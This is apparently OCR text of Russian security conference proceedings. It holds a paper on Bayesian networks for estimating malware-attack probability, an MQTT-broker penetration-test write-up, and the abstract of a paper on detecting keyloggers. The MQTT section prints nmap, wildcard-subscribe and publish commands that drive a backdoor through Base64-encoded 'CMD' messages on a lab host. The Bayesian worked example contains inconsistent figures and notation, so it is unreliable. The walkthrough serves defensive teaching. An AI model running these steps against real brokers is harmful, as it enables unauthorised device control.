Abstract. The article examines the application of Bayesian networks for assessing the probability of malware implantation attacks in information and computing networks. A model is proposed that considers key risk factors: software vulnerabilities, user behavior, effectiveness of security controls, and presence of indicators of compromise (IoC). The model enables dynamic recalculation of attack probability based on data from SIEM systems. An example of calculating the posterior probability is provided, demonstrating the practical applicability of the approach. The results show that the use of Bayesian analysis improves the accuracy of threat detection and enhances incident response effectiveness.

Keywords: Bayesian network; attack probability; malware implantation; information security; risk analysis; SIEM; incident management; critical information infrastructure.

Введение. Современные информационно-вычислительные сети (ИВС), особенно в государственных и критически важных организациях, подвергаются постоянному воздействию киберугроз, среди которых особое место занимает атака типа «внедрение вредоносного программного обеспечения» (ВПО). Такие атаки могут привести к утечке персональных данных, нарушению функционирования бизнес-процессов, блокировке доступа к ресурсам (ransomware), а также к долгосрочному проникновению (APT-атаки) [1]. Согласно статистике Positive Technologies (рис. 1), более 60% успешных атак в 2024 году включали этап внедрения вредоносного кода, причём в 46% случаев это приводило к сбоям в работе систем.



Рис. 1. Доля успешных атак с использованием вредоносного программного обеспечения

Традиционные методы защиты — антивирусы, межсетевые экраны, системы предотвращения вторжений — зачастую не обеспечивают достаточного уровня защиты, особенно против целевых и полиморфных атак. Это требует перехода к более интеллектуальным подходам, основанным на анализе рисков и прогнозировании вероятности инцидентов. Одним из наиболее перспективных инструментов для количественной оценки угроз является «метод Байеса», позволяющий обновлять вероятности гипотез на основе новых свидетельств [2–3].

Байесовские сети — это графические модели вероятностных зависимостей между переменными, которые позволяют моделировать сложные причинно-следственные связи в условиях неопределённости. Они находят широкое применение в медицине, финансах и, всё чаще, в информационной безопасности. В контексте государственных организаций, где требуется соблюдение строгих нормативных требований ФСТЭК и ФСБ, использование формализованных моделей оценки рисков становится не просто полезным, а необходимым [4].

Целью статьи является разработка и обоснование модели расчёта вероятности атаки на ИВС с использованием байесовской сети, ориентированной на обнаружение и прогнозирование внедрения вредоносного ПО. Модель должна учитывать как технические, так и поведенческие факторы, а также иметь возможность интеграции с SIEM-системами для обеспечения её практической значимости.

Формула Байеса лежит в основе вероятностного вывода и позволяет пересчитывать априорную вероятность события P(H) с учётом новых данных E:

$$P(H|E) = \frac{P(E|H) \cdot P(H)}{P(E)}, \quad (1)$$

где:

- P(H|E) — апостериорная вероятность гипотезы H при наличии свидетельства E;
- P(E|H) — правдоподобие (вероятность свидетельства при условии истинности гипотезы);
- P(H) — априорная вероятность гипотезы;
- P(E) — полная вероятность свидетельства.

В контексте кибербезопасности гипотеза H может означать «в сети произошла атака ВПО», а свидетельства E — такие события, как:

- регистрация подозрительного DNS-запроса;

- запуск неизвестного исполняемого файла;
- обращение к известному C2-серверу;
- аномалия в поведении пользователя.

Преимущество байесовского подхода заключается в его способности работать с неполной и неопределённой информацией, а также в возможности инкрементального обновления вероятностей по мере поступления новых данных.

Перед началом расчетов предлагается следующая структура байесовской сети (рис. 2):



Рис. 2. Структура байесовской сети для оценки вероятности атаки ВПО

Описание узлов [5–6]:

1. Априорная угроза — базовая вероятность атаки на сеть, основанная на статистике по отрасли, географии, типу организации. Для государственных ИВС примем P_0= 0.05 (5% в месяц).
2. Уязвимости ПО — наличие в сети систем с известными уязвимостями (CVE), неустановленными обновлениями, использованием устаревшего ПО. Может принимать значения: низкое, среднее, высокое.
3. Поведение пользователя — фактор, отражающий уровень осведомлённости и рискованного поведения. Включает: открытие вложений в письмах, использование съёмных носителей, посещение подозрительных сайтов.
4. Атака ВПО — целевой узел, вероятность которого рассчитывается. Зависит от всех вышеперечисленных факторов.
5. Обнаружение СЗИ — эффективность средств защиты: антивирусов, систем EDR, IDS/IPS. Учитывает вероятность ложного срабатывания и пропуска угрозы.
6. Индикаторы компрометации (IoC) — конкретные свидетельства, такие как обращение к C2-серверу, использование DGA-доменов, шифрование файлов.
7. Вероятность атаки (апостериорная) — итоговая оценка, используемая для принятия решений.

Далее для каждого узла задаются условные вероятностные таблицы (CPT) [7]. Ниже приведены примеры в таблицах 1–3.

Таблица 1

Условная вероятность атаки ВПО в зависимости от уязвимостей и поведения пользователя

Уязвимости ПО	Поведение пользователя	P(Атака ВПО = Да)
Низкое	Низкое	0.02
Низкое	Высокое	0.15
Среднее	Низкое	0.08
Среднее	Высокое	0.35
Высокое	Низкое	0.20
Высокое	Высокое	0.65

Таблица 2

Вероятность обнаружения СЗИ при наличии атаки

Тип СЗИ	P(Обнаружено | Атака)	P(Не обнаружено | Атака)
Антивирус	0.70	0.30
EDR	0.85	0.15
IDS	0.60	0.40
Комплекс (все)	0.92	0.08

Таблица 3

Вероятность наличия IoC при атаке

Свидетельство	P(IoC | Атака)
DNS-запрос к DGA-домену	0.65
Обращение к C2-IP	0.75
Шифрование файлов	0.80
Подозрительный процесс	0.60

Рассмотрим сценарий:

- в сети обнаружено 15 систем с уязвимостями (оценка — высокая);
- зафиксировано 5 случаев перехода по фишинговым ссылкам (оценка — высокое поведение);
- СЗИ (антивирус + EDR) не зафиксировали активность;
- SIEM-система зафиксировала DNS-запрос к DGA-домену.

Шаг 1. Априорная вероятность атаки: P(H)=0.05.

Шаг 2. Учёт уязвимостей и поведения: согласно таблице 1: P(H|U,V)=0.6.

Шаг 3. Учёт отсутствия обнаружения СЗИ:

$P(\overline{D}|H) = 0.08$ (для комплексной защиты)

$P(\overline{D}|H) = 0.98$ (вероятность ложного срабатывания)

$$P(H|D) = \frac{P(D|H) \cdot P(H)}{P(D|H) \cdot P(H) + P(D|H) \cdot \big(1 - P(H)\big)} = \frac{0.08 \cdot 0.065}{0.08 \cdot 0.65 + 0.98 \cdot 0.35} \approx 0.132, \quad (2)$$

Шаг 4. Учёт IoC (DGA-запрос):

$$P(H|IoC) = \frac{0.65 \cdot 0.132}{0.65 \cdot 0.132 + 0.05 \cdot 0.868} \approx 0.664, \quad (3)$$

Итог. Апостериорная вероятность атаки составляет 66,4%, что требует немедленного вмешательства SOC.

Также для практической реализации модель может быть интегрирована в SIEM-платформу. Архитектура интеграции представлена на рис. 3.



Рис. 3. Интеграция байесовского модуля с SIEM

Модуль байесовского анализа может быть реализован как отдельный микросервис, получающий данные из SIEM через API. При превышении порога вероятности (например, 60%) система формирует инцидент с уровнем «Высокий» и направляет его в SOC.

Использование байесовской модели позволяет в кратно сократить время обнаружения и уменьшить ложные срабатывания системы, что критически важно для эффективной работы SOC, однако у данной модели есть свои ограничения:

- требует качественной настройки априорных вероятностей;
- чувствителен к ошибкам в данных, крайне важно подавать правильные данные;
- масштабирование на крупные сети требует оптимизации вычислений.

Однако несмотря на ограничения возможны следующие перспективы развития:

- интеграция с машинным обучением для автоматической настройки CPT на основе исторических данных;
- использование динамических байесовских сетей для учёта временных зависимостей между событиями;
- интеграция с угрозами из внешних источников (Threat Intelligence) — автоматическое обновление IoC.

Заключение. Разработанная модель расчёта вероятности атаки на ИВС с использованием байесовских сетей демонстрирует высокую практическую значимость организаций. Она позволяет перейти от реактивного к прогностическому подходу в управлении информационной безопасностью. Модель учитывает комплекс факторов — от технических уязвимостей до поведения пользователей — и динамически обновляет оценку риска на основе данных SIEM. Интеграция байесовского анализа в существующие системы мониторинга повышает точность обнаружения инцидентов, снижает нагрузку на аналитиков и сокращает время реагирования. В условиях растущей сложности киберугроз и необходимости обеспечения технологического суверенитета, такие подходы становятся ключевыми элементами стратегии защиты критической информационной инфраструктуры.

СПИСОК ЛИТЕРАТУРЫ

1. Липатников В.А., Шевченко А.А., Мелехов К.В., Задбоев В.А. Метод активной защиты объектов критической информационной инфраструктуры от кибератак на основе прерывания процесса воздействия нарушителя // Информационно-управляющие системы. 2025. № 2(135). С. 37-49.

2. Патент № 2839562 C1 Российская Федерация, МПК G06F 12/14, H04L 12/22. Способ защиты информационно-вычислительной сети от вторжения : заявл. 27.02.2024 : опубл. 06.05.2025 / В. А. Задбоев, В. А. Липатников, К. В. Мелехов, А. А. Шевченко ; заявитель Федеральное государственное казенное военное образовательное учреждение высшего образования «Военная орденов Жукова и Ленина Краснознаменная академия связи имени Маршала Советского Союза С.М. Буденного» Министерства обороны Российской Федерации. EDN IUBQKF.
3. Использование технологий блокчейн для обеспечения информационной безопасности / В. А. Задбоев, В. Д. Шевяков, М. Д. Беседин, В. Е. Садовников // Современные тенденции развития фундаментальных и прикладных наук : Материалы VIII Всероссийской научно-практической конференции, Брянск, 25 января 2025 года. Брянск: Брянский государственный инженерно-технологический университет, 2025. С. 529-532. EDN VAKRLK.
4. Анализ проблем развития технологий блокчейн для обеспечения информационной безопасности в России / Д. Ю. Изотов, В. А. Задбоев, В. Д. Шевяков, В. Е. Садовников // Современные тенденции развития фундаментальных и прикладных наук : Материалы VIII Всероссийской научно-практической конференции, Брянск, 25 января 2025 года. Брянск: Брянский государственный инженерно-технологический университет, 2025. С. 532-536. EDN GSARHE.
5. Беседин, М. Д. анализ принципов работы DNS-серверов и DDoS-атак / М. Д. Беседин, В. А. Задбоев, В. Р. Полищук // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2024) : Материалы XIII Международной научно-технической и научно-методической конференции, Санкт-Петербург, 27–28 февраля 2024 года. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2024. С. 108-112. EDN LREHBE.
6. Метод повышения защищенности информационно-телекоммуникационной сети с учетом использования средств определения геолокации нарушителя / В. А. Липатников, В. А. Задбоев, К. В. Мелехов, А. А. Шевченко // Труды учебных заведений связи. 2023. Т. 9, № 4. С. 86-96. DOI 10.31854/1813-324X-2023-9-4-86-96. EDN FWQHUC.
7. Антонов, А. С. Анализ областей анализа данных. Цели и стратегии внедрения искусственного интеллекта в аналитику / А. С. Антонов, А. Г. Григоренко, В. А. Задбоев // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2024) : Сборник научных статей XIII Международной научно-технической и научно-методической конференции, Санкт-Петербург, 27–28 февраля 2024 года. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2024. С. 529-531. EDN ANMXZQ.

УДК 004.056

КОМПРОМЕТАЦИЯ БРОКЕРА СООБЩЕНИЙ В IOT

Задбоев Вадим Александрович[1], Шашин Михаил Антонович[2], Якобсон Дмитрий Алексеевич[2]
[1] Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия
[2] Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: zadboev89@mail.ru

Аннотация. В статье рассматриваются методы тестирования безопасности MQTT-брокеров, используемых в IoT-инфраструктурах. На примере реального исследования демонстрируется полный цикл пентеста: от разведки сети с помощью Nmap до эксплуатации уязвимостей в конфигурации брокера, описывается процесс перехвата и декодирования служебных сообщений, включая механизмы выполнения команд через MQTT-интерфейс. Результаты показывают критическую важность правильной конфигурации брокера, надежной аутентификации и своевременного обновления ПО для защиты IoT-систем.

Ключевые слова: MQTT; IoT-безопасность; MQTT Брокер; пентест; защита данных.

IOT MESSAGE BROKER COMPROMISED

Zadboev Vadim[1], Shashin Mikhail[2], Jakobson Dmitriy[2]
[1] The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia
[2] The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-maisl: zadboev89@mail.ru

Abstract. The article discusses the methods of testing the security of MQTT brokers used in It infrastructures. Using the example of a real-world study, the full cycle of the pentest is demonstrated: from network exploration using Nmap to exploiting vulnerabilities in the broker configuration, the process of intercepting and decoding service messages, including command execution mechanisms via the MQTT interface, is described. The results show the critical importance of proper broker configuration, reliable authentication, and timely software updates to protect IoT systems.

Keywords: MQTT; It Security; MQTT Broker; pentest; data protection.

Введение. Протокол Message Queuing Telemetry Transport (MQTT) уже находится в эксплуатации в течение многих лет, но благодаря взрывному росту IoT сейчас он как никогда распространен, поскольку и потребительские, и промышленные устройства все активнее внедряют граничные вычисления (edge computing) и распределённые сети, а в повседневную жизнь приходят и становятся ее частью устройства с постоянной трансляцией данных. Описываемый разработан как чрезвычайно лёгкий транспортный протокол для обмена сообщениями по принципу «публикация/подписка», который идеально подходит для подключения удалённых устройств с минимальной пропускной способностью сети [1].

В основе MQTT-систем лежит трехуровневая модель взаимодействия, включающая издателей (publishers), брокера (broker) и подписчиков (subscribers). Брокер выступает центральным узлом, обеспечивающим маршрутизацию сообщений без необходимости прямого взаимодействия между конечными устройствами. Система связи, построенная на MQTT, состоит из сервера-издателя, сервера-брокера и одного или нескольких клиентов [2].

В данной модели MQTT (рис. 1) используется в качестве «посредника», он служит для доставки сообщений от издателей к подписчикам. Для издателя не нужно дополнительных настроек, касающихся расположения или количества подписчиков, получающих сообщения. Для подписчиков также не требуется особых настроек для конкретного издателя.

Такая архитектура обеспечивает энергоэффективность и минимальные накладные расходы, что критически важно для IoT-устройств с ограниченными ресурсами. Отсутствие жестких зависимостей между компонентами позволяет легко масштабировать систему как горизонтально (добавление устройств), так и вертикально (введение новых уровней иерархии) [3].

Поскольку приложения IoT внедряются в огромных масштабах, MQTT попал в центр внимания как открытый, простой и масштабируемый способ развёртывания распределённых вычислений и функциональности IoT для более широкой пользовательской базы — как на потребительском, так и на промышленном рынках. Сегодня MQTT используется в самых разных отраслях, таких как автомобилестроение, производство, телекоммуникации, нефтегазовая отрасль и т. д. Архитектура публикации/подписки MQTT представлена на рис. 1. Один из вопросов, который всегда актуален для IoT-устройств — это безопасность. Основные проблемы возникают из-за небезопасной передачи данных через Интернет [4, 5].



Рис. 10. Архитектура публикации / подписки MQTT

Разведка MQTT-брокера средствами Nmap. Безопасность IoT-устройств остаётся критической проблемой из-за уязвимостей в передаче данных, особенно при использовании протокола MQTT. Первый этап пентеста — разведка инфраструктуры — начинается со сканирования целевого узла. В данном исследовании использовалась утилита Nmap со следующими параметрами: sV — определение версии сервиса, sC — выполнение стандартных Nmap-скриптов, -v — вывод подробной информации. Перечисленные параметры использовались для детального анализа сервисов, полученная команда выглядит следующим образом:

nmap -sV -sC -p- -v 10.10.134.230

После сканирования было обнаружено, что на целевом хосте доступен единственный открытый порт: 1883/tcp, идентифицированный как сервис MQTT. Результат представлен на рис. 2. Анализ показал следующие характеристики:

1. Открытый порт 1883/tcp:
— подтверждает работу MQTT-брокера;
— есть вероятность использования ПО Mosquitto (наиболее распространённый брокер).
2. Модуль mqtt-subscribe завершился с ошибкой (ERROR: Script execution failed).
3. MAC-адрес устройства: 02:E2:7E:C3:25:27.

```
Not shown: 65534 closed ports
PORT     STATE SERVICE VERSION
1883/tcp open  mqtt
|_mqtt-subscribe: ERROR: Script execution failed (use -d to debug)
MAC Address: 02:E2:7E:C3:25:27 (Unknown)
```

Рис. 11. Результат сканирования

Анализ MQTT-топиков и перехват данных. После успешного обнаружения MQTT-брокера на этапе разведки переходим к детальному исследованию структуры топиков и перехвату передаваемых данных. Этот этап критически важен, так как позволяет выявить: конфиденциальную информацию в открытых топиках, возможные векторы для атак на устройства, ошибки конфигурации системы [6–7].

Зная порт брокера, используемое программное обеспечение mosquitto и его версию 2.0.11, злоумышленник переходит к следующему этапу. Далее осуществляется поиск дополнительной информации, которая даст возможность подписываться на темы и прослушивать обновления, поскольку механизм аутентификации не настроен корректно.

Выполнение команды, где используется данные параметры: t «#» — подписка на все топики (wildcard), v — подробный вывод, h — хост брокера; позволяет подписаться на все доступные топики. Итоговая команда выглядит следующим образом:

mosquitto_sub -t '#' -h 10.10.134.230 -v

В результате чего, злоумышленник получает информацию об используемых устройствах и конфигурационные данные. Форма вывода представлена на рис. 3.

Рис. 3. Информация о топиках

Расшифровка конфигурационных данных. В ходе анализа MQTT-трафика были обнаружены сообщения, содержащие закодированные данные в формате Base64. Подобные находки требуют особого внимания, так как зачастую содержат критически важную информацию о конфигурации системы. Рассмотрим процесс декодирования и анализа на конкретном примере из перехваченного трафика.

Для декодирования использовался стандартный инструментарий командной строки BASE64, выполнили декодирование для данной части:

«eyJpZCI6ImNkZDFiMWMwLTFjNDAtNGIwZi04ZTIyLTYxYjM1NzU0OGI3ZCIsInJlZ2lzdGVyZWRfY29tbWFuZHMiOlsiSEVMUCIsIkNNRCIsIlNZUyJdLCJwdWJfdG9waWMiOiJVNHZ5cU5sUXRmLzB2b3ptYVp5TFQvMTVIOVRGNkNIZy9wdWIiLCJzdWJfdG9waWMiOiJYRDJyZlI5QmV6L0dxTXBSU0VvYmgvVHZMUWVoTWcwRS9zdWIifQ==«

После успешного преобразования получена структура в формате:

«{«id»:»cdd1b1c0-1c40-4b0f-8e22-61b357548b7d», «registered_commands»:[«HELP»,»CMD»,»SYS»],»pub_topic»:»U4vyqNlQtf/0vozmaZyLT/15H9TF6CHg/pub»,»sub_topic»:»XD2rfR9Bez/GqMpRSEobh/TvLQehMg0E/sub»«

Анализ декодированных данных выявил несколько потенциально опасных элементов. Поле registered_commands содержит перечень поддерживаемых системных команд, включая CMD, что может указывать на возможность выполнения произвольных команд. Топики публикации и подписки имеют сложную структуру, что характерно для попыток скрыть функционал от случайного обнаружения. Особую озабоченность вызывает возможность взаимодействия с командным интерфейсом. Проведена серия тестовых запросов для проверки функциональности (рис. 4). Выполнили команду:

«mosquitto_pub -h 10.10.134.230 -t XD2rfR9Bez/GqMpRSEobh/TvLQehMg0E/sub -m '[HELo BONCH}'«



Рис. 4. Перехваченные MQTT-сообщений с конфигурационными данными и показаниями устройств

Получили фрагмент, который в дальнейшем также декодировали:

«SW52YWxpZCBtZXNzYWdlIGZvcm1hdC4KRm9ybWF0OiBiYXNlNjQoeyJpZCI6ICI8YmFja2Rvb3IgaWQ+Iiw gImNtZCI6ICI8Y29tbWFuZD4iLCAiYXJnIjogIjxhcmd1bWVudD4ifSk=«

В результате выполнения декодирования имеем следующие данные:

«Invalid message format.

Format: base64({«id»: «<backdoor id>«, «cmd»: «<command>«, «arg»: «<argument>«})

{«id»: «cdd1b1c0-1c40-4b0f-8e22-61b357548b7d», «cmd»: «CMD», «arg»: «ls»}»

Выполнили:

«mosquitto_pub -h 10.10.134.230 -t XD2rfR9Bez/GqMpRSEobh/TvLQehMg0E/sub -m '{eyJpZCI6ICJjZGQxYjFjMC0xYzQwLTRiMGYtOGUyMi02MWIzNTc1NDhiN2QiLCAiY21kIjogIkNNRCIsICJhcmciOi AibHMifQ==}'«

Была получена ответная информация, содержащая перечень файлов в системной директории:

«{«id»: «cdd1b1c0-1c40-4b0f-8e22-61b357548b7d», «response»: «data.txt\n»}»

На приведенном выше снимке экрана показано, что любой пользователь, включая злоумышленников, может подписаться на уязвимые темы MQTT и прослушивать конфиденциальные данные. В тестировании IoT, как и в любом другом тестировании, атаки методом перебора и по словарю происходят из-за отсутствия механизма ограничения скорости и плохо настроенной аутентификации. [8–9]

Дальнейшее исследование показало, что аналогичным образом возможно выполнение и других системных команд, что создает серьезную угрозу безопасности всей системы. Особенностью данной реализации является требование к формату сообщений — все команды должны быть закодированы в Base64, что усложняет их прямое

обнаружение при поверхностном анализе трафика. Обнаруженная уязвимость позволяет злоумышленнику не только получать конфиденциальную информацию о системе, но и осуществлять полный контроль над устройствами, подключенными к MQTT-брокеру. Это подчеркивает важность тщательного анализа всех закодированных сообщений в MQTT-трафике, особенно передающихся в специализированных конфигурационных топиках.

Проведенное исследование наглядно демонстрирует, что стандартные конфигурации MQTT-брокеров содержат множество критических уязвимостей, делающих IoT-инфраструктуру уязвимой для атак. Основные проблемы выявлены на всех этапах тестирования: от начальной разведки до эксплуатации уязвимостей в конфигурационных топиках. Особое внимание следует уделить защите конфигурационных топиков, которые должны быть полностью изолированы от общего доступа. Все сообщения, содержащие команды управления, необходимо дополнительно аутентифицировать на уровне полезной нагрузки. [10]

Заключение. Практические результаты исследования подтверждают необходимость комплексного подхода к безопасности IoT-систем, где защита MQTT-брокера является лишь одним из элементов многоуровневой системы защиты. Регулярное тестирование на проникновение и анализ трафика должны стать обязательной практикой для всех организаций, использующих MQTT в своей инфраструктуре.

СПИСОК ЛИТЕРАТУРЫ

1. Миняев, А. А. Моделирование угроз безопасности информации в территориально-распределенных информационных системах // Наукоемкие технологии в космических исследованиях Земли. 2021. Т. 13, № 2. С. 52-65. DOI 10.36724/2409-5419-2021-13-2-52-65. EDN OJBTGU.
2. Миняев, А. А. Метод и методика оценки эффективности системы защиты территориально-распределенных информационных систем // Информатизация и связь. 2020. № 6. С. 29-36. EDN ESJFSC.
3. Миняев, А. А. Методика оценки эффективности системы защиты информации территориально-распределенных информационных систем / А. А. Миняев, А. В. Красов // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2020. № 3. С. 26-32. DOI 10.46418/2079-8199_2020_3_4. EDN YNHOEI.
4. Зосимова М. А., Смирнов С. А. IOT. К вопросу об интернете вещей // Вестник Пермского университета. Серия: Математика. Механика. Информатика. 2023.
5. Баев Д. А., Волков Р. О., Зонов А. Д. Мониторинг безопасности в IOT-сетях // StudNet. 2021.
6. Каженова Ж. С., Кенжебаева Ж. Е. Безопасность в протоколах и технологиях IOT: обзор // International Journal of Open Information Technologies. 2022. № 3. URL: https://cyberleninka.ru/article/n/bezopasnost-v-protokolah-i-tehnologiyah-iot-obzor (дата обращения: 04.06.2025).
7. Исаева О. С., Кулясов Н. В., Исаев С. В. Инфраструктура сбора данных и имитации угроз безопасности сети интернета вещей // Сибирский аэрокосмический журнал. 2025. № 1. URL: https://cyberleninka.ru/article/n/infrastruktura-sbora-dannyh-i-imitatsii-ugroz-bezopasnosti-seti-interneta-veschey (дата обращения: 04.06.2025).
8. Липатников В. А., Шевченко А.А. Методика проактивного управления информационной безопасностью распределенной информационной системы на основе интеллектуальных технологий // Информационные системы и технологии. 2022. № 2(130). С. 107-115.
9. Липатников В. А., Шевченко А.А. Математическая модель процесса управления информационной безопасностью распределенной информационной системы в условиях несанкционированного воздействия злоумышленника // Информационные системы и технологии. 2022. № 3(131). С. 121-130.
10. Липатников В.А., Шевченко А.А., Мелехов К.В., Задбоев В.А. Метод активной защиты объектов критической информационной инфраструктуры от кибератак на основе прерывания процесса воздействия нарушителя // Информационно-управляющие системы. 2025. № 2(135). С. 37-49.

УДК 004.056

ПОДХОД К КЛАССИФИКАЦИЯ СЕТЕВОГО ТРАФИКА ДЛЯ ОБНАРУЖЕНИЯ АКТИВНОСТИ КЕЙЛОГГЕРОВ С ИСПОЛЬЗОВАНИЕМ ГРАДИЕНТНОГО БУСТИНГА НА ДЕРЕВЬЯХ РЕШЕНИЙ

Зайчиков Кирилл Дмитриевич, Кульситова Карина Акумгалеевна,
Руденко Виктория Романовна, Левшун Дмитрий Сергеевич
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: kirill.lol2004@gmail.com, kulsitovakarina@gmail.com, v.rudenkko@gmail.com

Аннотация. В статье исследуется задача бинарной классификации сетевого трафика с выделением категорий нормального трафика и активности кейлоггеров (вредоносная активность) посредством применения алгоритма градиентного бустинга на деревьях решений CatBoost. Разработан подход, включающий комплексную предварительную обработку данных, которая охватывает устранение пропущенных значений, преобразование ключевых параметров потока в категориальные признаки, а также процедуру оптимизации гиперпараметров классификационной модели и ее последующее применения для выявления кейлоггеров.

Ключевые слова: информационная безопасность, классификация сетевого трафика, обнаружение кейлоггеров, машинное обучение, градиентный бустинг, деревья решений.

AN APPROACH TO NETWORK TRAFFIC CLASSIFICATION FOR KEYLOGGER ACTIVITY DETECTION USING GRADIENT BOOSTING ON DECISION TREES

Kirill Zaychikov, Karina Kulsitova, Victoria Rudenko, Dmitry Levshun
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: kirill.lol2004@gmail.com, kulsitovakarina@gmail.com, v.rudenkko@gmail.com

Abstract. The article studies the problem of binary classification of network traffic with the allocation of categories of normal traffic and keylogger activity (malicious activity) by applying the gradient boosting algorithm on

decision trees CatBoost. An approach has been developed that includes complex data preprocessing, which covers the elimination of missing values, the transformation of key flow parameters into categorical features, as well as the procedure for optimizing the hyperparameters of the classification model and its subsequent application to identify keyloggers.

Keywords: information security, network traffic classification, keylogger detection, machine learning, gradient boosting, decision trees.

